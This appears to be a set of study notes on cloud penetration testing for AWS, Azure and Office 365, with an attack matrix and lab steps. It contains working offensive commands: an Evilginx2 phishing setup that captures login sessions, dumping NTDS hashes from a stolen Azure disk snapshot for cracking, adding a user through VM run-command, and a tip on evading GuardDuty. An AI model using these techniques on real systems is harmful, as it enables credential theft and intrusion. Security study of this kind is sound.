
1. Introduction to Cloud Pentesting



1.1 Types of Clouds

1. **Software as a Service** - Restricted. In scope here may only be forging authentication of Office 365. [**Other Manage**]
2. **Platform as a Service** - No so restricted. Aproach to this environment is the application security problems. Important here is that customer owns much of the app layer. Hybrid between SaaS and IaaS. [**Other Mange > You Manage**]
3. **Infrastructure as a Service** - Least amount of restriction. Compute, Storage, and Networking. Read Terms of Services, Acceptable Use Policies to understand scoping. [**Other Manage = You Manage**]

1.2 Methodology

Recon	Scanning	Vulnerability	Exploitation	Post Exploit	Presistence	Remediation
Gobuster	massscan	CloudSploit	PACU - AWS	Get IAM Credentials from a Console Session	Lambda Persistence	CIS
ffuf	Nmap	Prowler AWS	Lava	Intercept SSM (Simple Systems Manager) Communications	Role Chain Juggling	
dnsrecon			PowerZure - Azure and can also be used for Recon	MicroBurst	S3 File ACL Persistence	

Recon	Scanning	Vulnerability	Exploitation	Post Exploit	Presistence	Remediation
git-wild-hunt			SSRF's Attack - Azure			

dnsrecon - helps find subdomains.
masscan - helps find open ports on those subdomains.

Avoid Detection - Look into Tor Bridges Bypass GuardDuty Tor Client Findings

Post-Exploitation

- AWS - Get IAM Credentials
- Retrieving AWS security credentials from the AWS console
- Intercept SSM Communications

1.2.1 In Scope

AWS - AWS Pentesting

- Amazon EC2 instances, NAT Gateways, and Elastic Load Balancers
- Amazon RDS
- Amazon CloudFront
- Amazon Aurora
- ...

Azure Rules of Engagement

- Virtual Machines (owned)
- Testing Security Monitoring
- ...

1.3 Comparison of services - AWS and Azure Comparison

Amazon AWS	Microsoft Azure
Amazon Elastic Compute Services (EC2)	Azure Virtual Machines
Virtual Private Cloud (VPC)	Virtual Network
RDS	SQL Database, Azure Database for MySQL, Azure Database for PostgreSQL
S3	Azure Blob Storage
Lambda	Azure Functions
Elastic Container Service for Kubernetes	Azure Kubernetes Service
Identity and Access Management (Not the RBAC Components)	Azure Active Directory
Identity and Access Management (RBAC Components)	Azure Role Based Access Control
AWS Directory Services	Azure Active Directory Domain Services
KMS	Key Vault

1.4 Microsoft Identity - High Level Overview

Types	Microsoft On Prem AD	Microsoft Azure AD
Communication Protocol	LDAP	HTTPS
Authentication Protocol	NTLMv2 and/or Microsoft Kerberoes	OAuth, SAML
Global Structure	Domains and Forest	Tenants and Subscriptions
Organizational Structure	Tree and Folder Based	No Structure
Access Control Mechanisms	"File Based", Granular Access Control	Function Based Access Controls and Roles

2. Attack Matrix

security-stack-mappings

Attack Matrix for Office 365

Title : Office 365 Attack Matrix by Lina Lau

Reconnaissance	Initial Access	Discovery	Actions	Persistence
Azure AD Powershell	Bruteforce via OWA (Outlook Web Access)	Enumerate Users/Admins/Roles/Permissions	Change MFA App Settings	Golden SAML
Enumerate Domains	Bruteforce EWS	Enumerate MFA Settings	Enumerate Teams / OneDrive/SharePoint/Email/Skype etc	Malicious App Registrations
Enumerate users	Bruteforce OAuth		Downgrade License	User account creation
	Bruteforce via AAD Sign in form		Impersonate Users	Modifying Conditional Access
	Bruteforce through Autologon API		Assign Service Principal Role	Adding Service Principals with Read/Write
	Phishing Emails		User Access Administrator Role Toggle	Mailbox Rule Creations
	Golden SAML		eDiscovery Abuse	Mailbox Folder Permission
	MFA Bypass via IMAP/POP			Mail Flow (Transport Rules)
	Compromising Pass-Throug Authentication			

3. Tools to Practice in the Cloud

Tool's	
Adaz: Active Directory Hunting Lab in Azure	
CloutGoat	
Attack Range	
cs-suite	

Adaz: Active Directory Hunting Lab in Azure

- https://github.com/christophetd/Adaz
- https://blog.christophetd.fr/automating-the-provisioning-of-active-directory-labs-in-azure/

Installing terraform in kali linux: https://github.com/robertpeteuil/terraform-installer

4. Lab

1. Setting up Phishing Office365

- Setting up the Name-server: https://www.digitalocean.com/community/tutorials/how-to-point-to-digitalocean-nameservers-from-common-domain-registrars
- Install Nginx
  - https://www.digitalocean.com/community/tutorials/how-to-install-nginx-on-ubuntu-20-04#step-5-%E2%80%93-setting-up-server-blocks-(recommended)
- Install Go: https://golang.org/doc/install
  - Do in it from inside the server:
    - `wget -c https://dl.google.com/go/go1.17.1.linux-amd64.tar.gz -O - | sudo tar -xz -C /usr/local`
    - `export PATH=$PATH:/usr/local/go/bin`
    - `source ~/.profile`
    - `go version`
- Install Evilginx
  - https://github.com/kgretzky/evilginx2
    Making sure evilginx2 works requires below to be performed..
  - `netstat -tunalp`
  - `systemctl stop systemd-resolved`
  - `systemctl stop nginx` (Do this after the installation of Certbot)
- Install SSL/TLS with Certbot (Setup your domain to the server before installing Certbot)
  - https://www.digitalocean.com/community/tutorials/how-to-secure-nginx-with-let-s-encrypt-on-ubuntu-20-04
- change the MTU temporarly: ifconfig eth0 mtu 1400: vim /etc/network/interfaces
- change the /etc/resolv.conf: nameserver 8.8.8.8

Commands for Evilginx2:

```
config domain <domain>
config ip <ip address>
phishlets hostname facebook <domain>
phishlets enable facebook
lures create facebook
lures get-url 0
```

```
sessions
sessions <Number>
```

2. Create a wordlist for Pecesito

https://github.com/NotSoSecure/password_cracking_rules/blob/master/OneRuleToRuleThemAll.rule

3. Recon

Gathering as much information as Possible.

3.1 Azure

3.1.1 Installing ROADtools

Create a virtual environment

```
python3 -m venv tutorial-env
source tutorial-env/bin/activate
```

https://github.com/dirkjanm/ROADtools
`pip3 install roadrecon`

3.1.2 Internal Recon

Bloodhound

Install Neo4j: https://neo4j.com/docs/operations-manual/current/installation/neo4j-browser/
Initicalise Neo4j: `systemctl start neo4j`
Install Bloodhound : https://github.com/BloodHoundAD

1. https://github.com/BloodHoundAD/AzureHound
2. `powershell -exec bypass`
3. `Install-Module -name Az -AllowClobber`
4. `Install-Module -name AzureAdPreview -AllowClobber`
5.

```
Connect-AzureAD
Connect-AzAccount
```

6. `Import-Module AzureHound.ps1`
7. `Invoke-AzureHound`

Setting up Microsoft Azure Storage Explorer in Kali

```
sudo apt install snapd
export PATH=$PATH:/snap/bin
systemctl enable --now snapd apparmor
```

```
snap install storage-explorer
snap connect storage-explorer:password-manager-service :password-manager-service
```

Initialize: `storage-explorer`

Snapshots

- Microsoft Azure Storage Explorer ⟹ Create a Snapshot
- **Converting from Snapshot to a Disk**
- First Need the SnapID:

```
# Creates a variable snapId that contains the snapid.
az snapshot show --name <name of disk> --resource-group <class-subdomain>-resources --query [id] -o tsv

echo $snapId

az disk create --resource-group -resources --name <name of disk> --sku Standard_LRS --size-gb 128 --source <id>

az vm create --name <hack Disk> --attach-data-disk <name of disk> --admin-username <name of resource group> -resources --public-ip-address-
allocation dynamic -- image ubuntults --generate-ssh-keys

ssh <username>@<publicIpAddress>
```

Finding the Disk and using Secretsdump.py

```
dmesg | grep sd

# we want sdc drive
fdisk /dev/sdc
p

sudo mkdir /mnt/disk1
sudo mount /dev/sdc2 /mnt/disk1
# ignored the error


#installing pip
sudo apt-get update
sudo apt install python3-pip -y

git clone https://<impacket>
cd impacket
pip install .
```

```
cd examples

python secretsdump.py -system /mnt/disk1/Windows/System32/config/SYSTEM - ntds /mnt/disk1/Windows/NTDS/ntds.dit -outputfile /tmp/hashes -
hashes LMHASH:NTHASH LOCAL
```

Copy hashes to local environment

```
scp <username>@ip:/tmp/hashes.ntds /tmp/hashes
```

Use hashcat to crack the LMHASH:NTHASH

3.1.3 Command Execution via CLI

```
az vm run-commnand invoke --command-id RunPowerSHellScript --name <name> -g <resources> --script 'net.exe user <user> <password> /add'
```

3.2 AWS

Looking at the privileges user has:
`aws iam get-user --profile default`

```
aws ec2 describe-instances --profile default | jq '.Reservations[].Instances[] | "\(.InstanceId) \(.PublicIpAddress) \
(.NetworkInterfaces[].Groups[].GroupId) "'
```

Internal Recon

```
aws ec2 describe-instances --profile default --query 'Reservations[].Instances[]' | jq '.[] | "\(.InstanceId) || \(.IamInstanceProfile.Arn)"'
```

Copying S3 Buckets: https://docs.aws.amazon.com/cli/latest/userguide/cli-services-s3-commands.html

Reference

1. https://www.inversecos.com/2021/09/office365-attacks-bypassing-mfa.html
2. https://medium.com/@tibotiber/digital-ocean-dns-nginx-web-server-google-apps-for-emails-a2648bd8c47b
3. https://o365blog.com/aadinternals/
4. https://aws.amazon.com/security/penetration-testing/
5. https://docs.microsoft.com/en-us/azure/security/fundamentals/pen-testing
6. https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement
7. https://blog.christophetd.fr/
8. https://github.com/toniblyx/my-arsenal-of-aws-security-tools
9. https://github.com/d1vious/git-wild-hunt
10. https://isc.sans.edu/forums/diary/Forensicating+Azure+VMs/27136/
11. https://www.sans.org/blog/build-hack-defend-azure-identity/
12. https://bloodhound.readthedocs.io/en/latest/index.html
13. https://cobalt.io/blog/a-pentesters-guide-to-server-side-request-forgery-ssrf
14. https://appcheck-ng.com/server-side-request-forgery-ssrf/
15. https://docs.microsoft.com/en-us/cli/azure/vm/run-command?view=azure-cli-latest

16. https://docs.microsoft.com/en-us/azure/architecture/aws-professional/services

Miscellaneous

Creating a Python virtual environment

https://docs.python.org/3/tutorial/venv.html